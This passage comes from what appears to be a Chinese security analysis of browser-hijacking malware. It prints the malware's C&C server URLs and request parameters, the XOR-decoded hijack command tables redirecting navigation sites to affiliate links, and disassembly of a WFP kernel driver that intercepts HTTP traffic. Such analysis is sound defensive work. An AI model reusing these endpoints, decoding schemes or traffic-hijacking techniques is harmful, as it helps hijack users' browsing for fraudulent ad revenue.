http://www.mogujie.com/	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUnR0QmFYTg==	10
http://www.mogujie.com/?*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUnR0QmFYTg==	10
http://www.mogujie.com/book/clothing?*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUnR0QmFYTg==	10
http://click.union.vip.com/redirect.php?url=*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL2NsaWNrLnVuaW9uLnZpc	
	C5jb20vcmVkaXJlY3QucGhwP2NvZGU9SVQyNlxdYQ==	10
http://click.union.vip.com/redirect.php?code=*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL2NsaWNrLnVuaW9uLnZpc	
	C5jb20vcmVkaXJlY3QucGhwP2NvZGU9SVQyNlxdYQ==	10
http://www.vip.com/	http://www.xmonkey.com/gourl.php?url=aHR0cDovL2NsaWNrLnVuaW9uLnZpcC5jb20vcmVk	
	aXJlY3QucGhwP2NvZGU9SVQyNlxdYQ==	10
http://www.vip.com/?*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL2NsaWNrLnVuaW9uLnZpcC5jb20vcmVk	
	aXJlY3QucGhwP2NvZGU9SVQyNlxdYQ==	10
http://www.gome.com.cn/	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3d3dy5nb21lLmNvbS5jbi8/Y21waWQ9Y3	
	BzXzYxMTBfODM1NF8mc2lkPTYxMTAmd2lkPTgzNTQ=	10

图 31、控制指令的完整列表

➡ 发送请求命令

http://api.qyllq.com/url_loc.php

➡ 服务器返回 hijack_cmd2

返回base64编码的字符串(非完整版)：

55a8vLy8vu75+PXu+f/ovqa8x5a8vLy8vLy8vOeWvLy8vLy8vLy8vvX4vqa8raysrLCWvLy8vLy8vLy8vunu8O
/u/76mvL7g9Ojo7Kazs+vr67L2+LL/8/Gz4L6wlry8vLy8vLy8vL7p7vD47+i+pry+9Ojo7Kazs+/z+uiy7eXw8O2y
//Pxs/Dz/7Pw8/+y9Ojx8L6wlry8vLy8vLy8vL7u/fL4vqa8rLCWvLy8vLy8vLy8vuj18fnvvqa8rayssJa8vL
y8vLy8vLy8vLy++fD97O/5vqa8raysrLCWvLy8vLy8vLy8vvHz+Pm+pryksJa8vLy8vLy8vLy+7vn6+e757r6m
vL706OjsprOz6+vrsvn46fvm77L/8/Gz9fL4+eSy7PTso/bp8ezooa265vX4oazl6+TxpPTy/6+t6b6wlry8vLy8vL
y8vL7/9ejlvqa8vr6WvLy8vLy8vLzhsJa8vLy8vLy8vOeWvLy8vLy8vLy8vvX4vqa8raysrbCWvLy8vLy8vLy8
vunu8O/u/76mvL7g9Ojo7Kazs+/y//Lm5rL/8/Gz//Pu+bLs9Oyj6/n+w/X4oba+sJa8vLy8vLy8vLy+6e7w+O/ovq
a8vvTo6O……

图 32、 iexplorer_helper.dat 和 C&C 服务器通信流程

解码后(非完整版)：

```
00000000:  E7 96 BC BC-BC BC BE EE-F9 F8 F5 EE-F9 FF E8 BE
00000010:  A6 BC C7 96-BC BC BC BC-BC BC BC BC-E7 96 BC BC
00000020:  BC BC BC BC-BC BC BC BC-BC BC BE F5-F8 BE A6 BC
00000030:  AD AC AC AC-B0 96 BC BC-BC BC BC BC-BC BC BC BC
00000040:  BC BC BE E9-EE F0 EF EE-FF BE A6 BC-BE E0 F4 E8
……
```

图 33、解码服务器返回的数据为二进制格式

XOR 0x9C之后得到一个json文件(非完整版)：


```
{
    "redirect": [
        {
            "id": 1000,
            "urlsrc": "|http://www.jd.com/|",
            "urldst": "http://soft.qyllq.com/loc/loc.html",
            "rand": 0,
            "times": 100,
            "elapse": 1000,
            "mode": 8,
            "referer": "http://www.edugzs.com/index.php?jumpt=1&zid=0ywxm8hnc31u",
            "city": ""
        },
           ......
     ]
}
```


图 34、通过 XOR 0x9C 得到的 JSON 格式的控制指令

urlsrc	urldst	rand
http://www.jd.com/	http://soft.qyllq.com/loc/loc.html	0
http://c.cnzz.com/core.php?web_id=*	http://soft.qyllq.com/loc/loc.js	0
http://123.gsie.cn/	https://www.hao123.com/	100
http://www.dh9898.com/	https://www.hao123.com/	100
http://cnnhao123.com/	https://www.hao123.com/	100
http://dh.112zm.com/	https://www.hao123.com/	100
http://www.ejia168.com/	https://www.hao123.com/	100
http://www.ie618.com/	https://www.hao123.com/	100
http://www.879la.com/	https://www.hao123.com/	100
http://123.dfig0.com/	https://www.hao123.com/	100
http://txdynb.com/	https://www.hao123.com/	100
http://hao1.zmjph.com/	https://www.hao123.com/	100
http://hao984.com/?r=bbbbb&m=a36/	https://www.hao123.com/	100
http://www.grblmcj.com:3456/	https://www.hao123.com/	100
http://yxiaoxiangbz.com/?chno=newjzllq	https://www.hao123.com/	100

图 35、控制指令的完整列表




图 36、iexplorer_helper.dat 和 C&C 服务器通信流程




图 37、通过 XOR 0x9C 得到的 JSON 格式的控制指令

hijack_cmd3 没有请求后没有得到对应数据，但是会保存从服务器请求到的 base64 编码指令到%HOMEPATH%\AppData\Local\ProgramData\iehlp.dat。其余两组的指令保存在内存没有在本地保存，对应的含义如下：

通过 C&C 服务器得到 hijack_cmd1 的 JSON 各键名含义：

字段	字段含义	字段	字段含义
id	编号	times	每日劫持次数
urlsrc	原访问网址	elapse	劫持间隔时间
urldst	劫持网址	mode	未知（现配置文件中所有mode键值都为8）
rand	劫持概率		

通过 C&C 服务器得到 hijack_cmd2 的 JSON 各键名含义:

字段	字段含义	字段	字段含义
id	编号	elapse	劫持间隔时间
urlsrc	原访问网址	mode	未知（现配置文件中所有mode键值都为8）
urldst	劫持网址	referer	未见使用
rand	劫持概率	city	未见使用
times	每日劫持次数		

每个浏览器都会加载中 iexplorer_helper.dat 启动 rundll32.exe 执行 iexplorer_helper.dat 的 Init 函数。但是如果启动的进程是 iexplorer.exe。注入 iexplorer_helper.dat 会和 rundll32.exe 进程通信，将 IE 地址栏的访问地址劫持交给 rundll32.exe 进行分析，如果满足劫持条件跳转网址发送给 iexplorer。进行劫持。




图 38、进程通讯流程图

图 39、劫持 jd.com 添加推广号

3. 内核态流量劫持模块

HSoftDoloEx.exe 接收 C&C 服务器云控指令发送给 MsVwmlbkgn.sys 进行 HTTP 收发包的流量劫持。从 C&C 服务器接收到的云控指令包含了普通导航站的劫持和百度网盟广告的劫持。

在 x64 系统 zethelpEx64.exe(3.2.0.3)负责发送云控指令给 MsVwmlbkgn.sys。

内核态负责流量劫持的模块列表：

劫持模块	
%HOMEPATH%\AppData\Roaming\HSoftDoloEx	HSoftDoloEx.exe zethelpEx64.exe
%drivers%	MsVwmlbkgn.sys

内核态负责流量劫持的云控指令文件:

云控指令文件	
%HOMEPATH%\AppData\Roaming \Internet Explorer	cfg.dat iecompa.dat iecompb.dat

内核态负责流量劫持的 C&C 服务器指令接口:

C&C服务器
http://update.qyllq.com/getupfs2.php

3.1 云控指令获取

HSoftDoloEx.exe 连接 C&C 服务器（http://update.qyllq.net）得到的加密的云控指令，解密后通过 API 函数 DeviceIoControl，发送给设备“\\.\{D87A9329-ED85-49C3-A8D2-534474363333}”对应的驱动程序”MsVwmlbkgn.sys“。

HSoftDoloEx.exe 通过 C&C 服务器获取运控制令流程：

➡ 发送请求

```
http://update.qyllq.com/getupfs2.php?app=3.2.0.4&cfg=&os=3&safe=0
```

➡ 服务器返回

```
{"md5":"45b52728c5b283803ce80a62c03fc5da","url":"http:\/\/d.qyllq.net\/DB\/iecomv2.7z"}
```

图 40、 HSoftDoloEx.exe 和 C&C 服务器通信流程

请求格式如下:


update.qyllq.com/getupfs2.php	C&C服务器地址
app=3.2.0.4	HSoftDoloEx的版本号
cfg=	本机保存命令的版本号，在文件cfg.dat文件中说明，为空就是本机还没有保存指令
os=3	操作系统的版本 [1] WindowsXP、WinServer2003 [2] WinServer2008 [3] Windows7 [4] Windows8 [5] Windows10
safe=0	[0] 没有安装安全软件 [1] 360安全卫士、360杀毒 [2] 腾讯电脑管家 [4] 百度卫士、百度杀毒 [8] 金山毒霸 如果安装多款安全软件就将数字相加，例如同时安装了360、腾讯电脑管家、和百度杀毒，safe就等于7。

3.2 云控指令解密

从 C&C 服务器返回的 http:\\d.qyllq.net\DB\iecomv2.7z"下载地址是一个压缩文件。HSoftDoloEx.exe 下载后解压文件到%HOMEPATH%\AppData\Roaming \Internet Explorer 目录，一共三个文件分别是 cfg.dat、 iecompa.dat 和 iecompb.dat。


除 cfg.dat 是明文保存云控指令版本外。其余的 iecompa.dat 和 iecompb.dat 都是加密过的二进制数据。

iecompa.dat（后文简称指令 A）和 iecompb.dat（后文简称指令 B）的格式如下：



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	10	00	00	00	02	00	00	00	B3	0D	00	00	DD	0A	6C	58	lX
0010h:	31	7C	33	30	7C	7C	7C	7C	7C	7C	7C	7C	7C	7C	7C	7C	1|30||||||||||||
0020h:	7C	7C	7C	7C	7C	7C	7C	7C	7C	7C	7C	7C	77	77	77	2E	||||||||||||www.
0030h:	32	33	34	35	2E	63	6F	6D	7C	32	7C	2F	7C	69	65	78	2345.com|2|/|iex
0040h:	70	6C	6F	72	65	2E	65	78	65	3B	33	36	30	73	65	2E	plore.exe;360se.
0050h:	65	78	65	3B	33	36	30	63	68	72	6F	6D	65	2E	65	78	exe;360chrome.ex
0060h:	65	3B	51	51	42	72	6F	77	73	65	72	2E	65	78	65	3B	e;QQBrowser.exe;
0070h:	32	33	34	35	45	78	70	6C	6F	72	65	72	2E	65	78	65	2345Explorer.exe
0080h:	0A	32	7C	33	30	7C	7C	7C	7C	7C	7C	7C	7C	7C	7C	7C	.2|30||||||||||
0090h:	7C	7C	7C	7C	7C	7C	7C	7C	7C	7C	7C	7C	7C	68	61	6F	||||||||||||hao
00A0h:	2E	71	71	2E	63	6F	6D	7C	32	7C	2F	7C	69	65	78	70	.qq.com|2|/|iexp
00B0h:	6C	6F	72	65	2E	65	78	65	3B	33	36	30	73	65	2E	65	lore.exe;360se.e
00C0h:	78	65	3B	33	36	30	63	68	72	6F	6D	65	2E	65	78	65	xe;360chrome.exe
00D0h:	3B	51	51	42	72	6F	77	73	65	72	2E	65	78	65	3B	32	;QQBrowser.exe;2
00E0h:	33	34	35	45	78	70	6C	6F	72	65	72	2E	65	78	65	0A	345Explorer.exe.

图 41、 iecompa.dat XOR 0xB5 后得到的控制指令



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	10	00	00	00	02	00	00	00	39	06	00	00	C0	92	73	78	........9.....sx
0010h:	7C	7C	7C	7C	7C	7C	7C	7C	7C	7C	31	7C	68	74	74	70	||||||||||1|http
0020h:	73	3A	2F	2F	77	77	77	2E	68	61	6F	31	32	33	2E	63	s://www.hao123.c
0030h:	6F	6D	2F	3F	74	6E	3D	37	30	30	30	30	30	30	30	5F	om/?tn=70000000_
0040h:	6F	32	5F	68	61	6F	5F	73	73	0A	7C	7C	7C	7C	7C	7C	o2_hao_ss.||||||
0050h:	7C	7C	7C	7C	32	7C	68	74	74	70	73	3A	2F	2F	77	77	||||2|https://ww
0060h:	77	2E	68	61	6F	31	32	33	2E	63	6F	6D	2F	3F	74	6E	w.hao123.com/?tn
0070h:	3D	37	30	30	30	30	30	30	31	5F	6F	32	5F	68	61	6F	=70000001_o2_hao
0080h:	5F	73	73	0A	7C	7C	7C	7C	7C	7C	7C	7C	7C	7C	33	7C	_ss.|||||||||3|
0090h:	68	74	74	70	73	3A	2F	2F	77	77	77	2E	68	61	6F	31	https://www.hao1
00A0h:	32	33	2E	63	6F	6D	2F	3F	74	6E	3D	37	30	30	30	30	23.com/?tn=70000
00B0h:	30	30	32	5F	6F	32	5F	68	61	6F	5F	73	73	0A	7C	7C	002_o2_hao_ss.||
00C0h:	7C	7C	7C	7C	7C	7C	7C	7C	34	7C	68	74	74	70	73	3A	||||||||4|https:
00D0h:	2F	2F	77	77	77	2E	68	61	6F	31	32	33	2E	63	6F	6D	//www.hao123.com
00E0h:	2F	3F	74	6E	3D	37	30	30	30	30	30	30	33	5F	6F	32	/?tn=70000003_o2
00F0h:	5F	68	61	6F	5F	73	73	0A	7C	7C	7C	7C	7C	7C	7C	7C	_hao_ss.||||||||

图 42、 iecompb.dat XOR 0xB5 后得到的控制指令

图中前 0x16 个字节中蓝色框中内容和版本相关，绿色是指令长度，黄色是校验和。在 0x16 字节后面的数据 XOR 0xB5，就可以得到为被加密的具体指令。

指令 A（ iecompa.dat ）

解码前(非完整版)：

```
00000000:  10 00 00 00-02 00 00 00-B3 0D 00 00-DD 0A 6C 58
00000010:  84 C9 86 85-C9 C9 C9 C9-C9 C9 C9 C9-C9 C9 C9 C9
00000020:  C9 C9 C9 C9-C9 C9 C9 C9-C9 C9 C9 C9-C2 C2 C2 9B
00000030:  87 86 81 80-9B D6 DA D8-C9 87 C9 9A-C9 DC D0 CD
00000040:  C5 D9 DA C7-D0 9B D0 CD-D0 8E 86 83-85 C6 D0 9B
00000050:  D0 CD D0 8E-86 83 85 D6-DD C7 DA D8-D0 9B D0 CD
```

.....

XOR 0xb5之后得到的命令表：

1|30|||||||||||||||||||||||www.2345.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

2|30|||||||||||||||||||||||hao.qq.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

3|30|||||||||||||||||||||||daohang.qq.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

4|30|||||||||||||||||||||||hao.360.cn|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

5|30|||||||||||||||||||||||www.duba.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

6|30|||||||||||||||||||||||123.sogou.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

7|30|||||||||||||||||||||||123.duba.net|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

8|30|||||||||||||||||||||||www.3600.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

9|30|||||||||||||||||||||||www.114.com.cn|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

▶ 修改

10|30|||||||||||||||||||||||www.3456.cc|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

11|30|||||||||||||||||||||||www.114la.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

12|30|||||||||||||||||||||||www.265.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

13|30|||||||||||||||||||||||www.tao123.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

14|30|||||||||||||||||||||||hao.rising.cn|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

15|30|||||||||||||||||||||||hao.150398.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

16|70|||||||||||||||||||||||www.baidu.com|8|?tn=;&tn=|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

▶ 增加

17|100|||||||||||||||||||||||www.hao123.com|8|?tn=;&tn=|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

18|100|||||||||||||||||||||||123.gsie.cn|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

19|100|||||||||||||||||||||||www.dh9898.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

20|100|||||||||||||||||||||||cnnhao123.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

21|100|||||||||||||||||||||||dh.112zm.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

22|100|||||||||||||||||||||||www.ejia168.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

23|100|||||||||||||||||||||||www.ie618.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

24|100|||||||||||||||||||||||www.879la.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

25|100|||||||||||||||||||||||123.dfig0.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

26|100|||||||||||||||||||||||txdynb.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

27|100|||||||||||||||||||||||hao1.zmjph.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

28|100|||||||||||||||||||||||hao984.com|2|/|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

30|30|||||||||||||||||||||||cpro.baidustatic.com|2|/cpro/ui/c.js|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

31|30|||||||||||||||||||||||cpro.baidu.com|2|/cpro/ui/c.js|iexplore.exe;360se.exe;360chrome.exe;QQBrowser.exe;2345Explorer.exe

图 43、控制指令的完整列表（指令 A ）

指令 B（iecompb.dat）

解码前(非完整版)：

```
00000000:  10 00 00 00-02 00 00 00-39 06 00 00-C0 92 73 78
00000010:  C9 C9 C9 C9-C9 C9 C9 C9-C9 84 C9-DD C1 C1 C5
00000020:  C6 8F 9A 9A-C2 C2 C2 9B-DD D4 DA 84-87 86 9B D6
00000030:  DA D8 9A 8A-C1 DB 88 82-85 85 85 85-85 85 85 EA
00000040:  DA 87 EA DD-D4 DA EA C6-C6 BF C9 C9-C9 C9 C9 C9
00000050:  C9 C9 C9 C9-87 C9 DD C1-C1 C5 C6 8F-9A 9A C2 C2
.....
```

XOR 0xb5之后得到的命令表：

```
||||||||||1|https://www.hao123.com/?tn=70000000_o2_hao_ss
||||||||||2|https://www.hao123.com/?tn=70000001_o2_hao_ss
||||||||||3|https://www.hao123.com/?tn=70000002_o2_hao_ss
||||||||||4|https://www.hao123.com/?tn=70000003_o2_hao_ss
||||||||||5|https://www.hao123.com/?tn=70000004_o2_hao_ss
||||||||||6|https://www.hao123.com/?tn=70000005_o2_hao_ss
||||||||||7|https://www.hao123.com/?tn=70000006_o2_hao_ss
||||||||||8|https://www.hao123.com/?tn=70000007_o2_hao_ss
||||||||||9|https://www.hao123.com/?tn=70000008_o2_hao_ss
||||||||||16|90331182_o2_hao_ss
▶ 修改
||||||||||10|http://update.qyllq.net/r.php?c=10&v=3
||||||||||11|http://update.qyllq.net/r.php?c=11&v=3
▶ 增加
||||||||||17|90331182_o2_hao_ss
||||||||||12|http://update.qyllq.net/r.php?c=12&v=3
||||||||||13|http://update.qyllq.net/r.php?c=13&v=3
||||||||||14|http://update.qyllq.net/r.php?c=14&v=3
||||||||||15|http://update.qyllq.net/r.php?c=15&v=3
||||||||||18|http://update.qyllq.net/r.php?c=18&v=3
||||||||||19|http://update.qyllq.net/r.php?c=19&v=3
||||||||||20|http://update.qyllq.net/r.php?c=20&v=3
||||||||||21|http://update.qyllq.net/r.php?c=21&v=3
||||||||||22|http://update.qyllq.net/r.php?c=22&v=3
||||||||||23|http://update.qyllq.net/r.php?c=23&v=3
||||||||||24|http://update.qyllq.net/r.php?c=24&v=3
||||||||||25|http://update.qyllq.net/r.php?c=25&v=3
||||||||||26|http://update.qyllq.net/r.php?c=26&v=3
||||||||||27|http://update.qyllq.net/r.php?c=27&v=3
||||||||||27|http://update.qyllq.net/r.php?c=27&v=3
||||||||||30|http://update.qyllq.net/r.php?c=30&v=3
||||||||||31|http://update.qyllq.net/r.php?c=31&v=3
```

图 44、控制指令的完整列表（指令 B）

获取云控指令后的 HSoftDoloEx.exe 使用 DeviceIoControl 函数和 MsVwmlbkgn.sys 进行通信。一共有三组控制码（HSoftDoloEx.exe 版本 3.2.0.4，MsVwmlbkgn.sys 版本 0.6.60.70），分别是：

a. 222000 发送指令 A 的内容给 MsVwmlbkgn.sys

b. 222004 发送指令 B 的内容给 MsVwmlbkgn.sys

c. 222008 控制流量劫持功能的开关

目前 3.2.0.4 版 HSoftDoloEx.exe 还没有使用 222008 这个控制码，因为在 0.6.60.70 版本的 MsVwmlbkg.sys 中，流量劫持功能默认为开。

“指令 A”和“指令 B” 分工合作，在指令 A 中不同的劫持类型对应指令 B 给出不同处理劫持方案，根据具体的劫持内容可以分为三种情况，不同的劫持方案在下文会有详细分析：

图 45、劫持指令说明

3.3 劫持流程

MsVwmlbkgn.sys 是一个 WFP 驱动程序，该驱动会向 WFP FWPM_LAYER_STREAM_V4 和 FWPM_LAYER_STREAM_V6 注册 Callout（我们标记为 wfp_classify_callout）来分别过滤 IPv4 和 IPv6 的 TCP 数据流：

```
.text:0040150B 53                      push    ebx
.text:0040150C 68 2C 50 40 00          push    offset callout_stream_v4_handle
.text:00401511 BB C8 41 40 00          mov     ebx, offset CALLOUT_LAYER_STREAM_V4
.text:00401516 53                      push    ebx
.text:00401517 57                      push    edi
.text:00401518 57                      push    edi
.text:00401519 68 3E 26 40 00          push    offset wfp_notify_callout
.text:0040151E 68 C8 25 40 00          push    offset wfp_classifiy_callout
.text:00401523 56                      push    esi
.text:00401524 E8 39 FE FF FF          call    callout_register
```

图 46、注册 IPv4 和 IPv6 数据流过滤 Callout

wfp_classify_callout 中会调用 http_hijack 函数对 TCP 发送和接收的数据进行协议分析并按照一定的逻辑进行劫持：

```
.text:004025C8                         ; int __stdcall wfp_classifiy_callout(void *inFixedValues, void *inMetaValues, void *layerData, void *classifyContext, void *filter, UINT64 flowContext, void *classifyOut)
.text:004025C8                         wfp_classifiy_callout proc near                 ; DATA XREF: wfp_filters_init+8E↑o
.text:004025C8                                                                         ; wfp_filters_init+B2↑o
.text:004025C8
.text:004025C8                         inFixedValues= dword ptr  8
.text:004025C8                         inMetaValues= dword ptr  0Ch
.text:004025C8                         layerData= dword ptr  10h
.text:004025C8                         classifyContext= dword ptr  14h
.text:004025C8                         filter  = dword ptr  18h
.text:004025C8                         flowContext= qword ptr  1Ch
.text:004025C8                         classifyOut= dword ptr  24h
.text:004025C8
.text:004025C8 55                              push    ebp
.text:004025C9 8B EC                           mov     ebp, esp
.text:004025CB 57                              push    edi
.text:004025CC 8B 7D 10                        mov     edi, [ebp+layerData]
.text:004025CF 8B 07                           mov     eax, [edi+FWPS_STREAM_CALLOUT_IO_PACKET0_.streamData]
.text:004025D1 85 C0                           test    eax, eax
.text:004025D3 74 63                           jz      short @@exit
.text:004025D5 83 78 1C 00                     cmp     [eax+FWPS_STREAM_DATA0_.dataLength], 0
.text:004025D9 74 5D                           jz      short @@exit
.text:004025DB 8B 00                           mov     eax, [eax+FWPS_STREAM_DATA0_.flags]
.text:004025DD A8 01                           test    al, FWPS_STREAM_FLAG_RECEIVE
.text:004025DF 75 07                           jnz     short @@recv_send
.text:004025E1 A9 00 00 01 00                  test    eax, FWPS_STREAM_FLAG_SEND
.text:004025E6 74 36                           jz      short @@out
.text:004025E8
.text:004025E8                         @@recv_send:                                    ; CODE XREF: wfp_classifiy_callout+17↑j
.text:004025E8 A9 00 00 02 00                  test    eax, FWPS_STREAM_FLAG_SEND_EXPEDITED
.text:004025ED 75 2F                           jnz     short @@out
.text:004025EF A8 02                           test    al, FWPS_STREAM_FLAG_RECEIVE_EXPEDITED
.text:004025F1 75 28                           jnz     short @@out
.text:004025F3 56                              push    esi
.text:004025F4 8B 75 18                        mov     esi, [ebp+filter]
.text:004025F7 56                              push    esi                             ; filter
.text:004025F8 FF 75 0C                        push    [ebp+inMetaValues]              ; inMetaValues
.text:004025FB FF 75 08                        push    [ebp+inFixedValues]             ; inFixedValues
.text:004025FE 57                              push    edi                             ; layerData
.text:004025FF E8 24 F3 FF FF                  call    http_hijack
.text:00402604 8B 45 24                        mov     eax, [ebp+classifyOut]
.text:00402607 83 67 10 00                     and     dword ptr [edi+10h], 0
.text:0040260B C7 00 02 10 00 00               mov     dword ptr [eax], 1002h
.text:00402611 F6 46 12 01                     test    byte ptr [esi+12h], 1
.text:00402615 5E                              pop     esi
.text:00402616 74 20                           jz      short @@exit
.text:00402618 83 60 18 FE                     and     dword ptr [eax+18h], 0FFFFFFFEh
.text:0040261C EB 1A                           jmp     short @@exit
.text:0040261E                         ; ---------------------------------------------------------------------------
.text:0040261E
.text:0040261E                         @@out:                                          ; CODE XREF: wfp_classifiy_callout+1E↑j
.text:0040261E                                                                         ; wfp_classifiy_callout+25↑j ...
.text:0040261E 8B 4D 24                        mov     ecx, [ebp+classifyOut]
.text:00402621 8B 45 18                        mov     eax, [ebp+filter]
.text:00402624 83 67 10 00                     and     dword ptr [edi+10h], 0
.text:00402628 C7 01 02 10 00 00               mov     dword ptr [ecx], 1002h
.text:0040262E F6 40 12 01                     test    byte ptr [eax+12h], 1
.text:00402632 74 04                           jz      short @@exit
.text:00402634 83 61 18 FE                     and     dword ptr [ecx+18h], 0FFFFFFFEh
.text:00402638
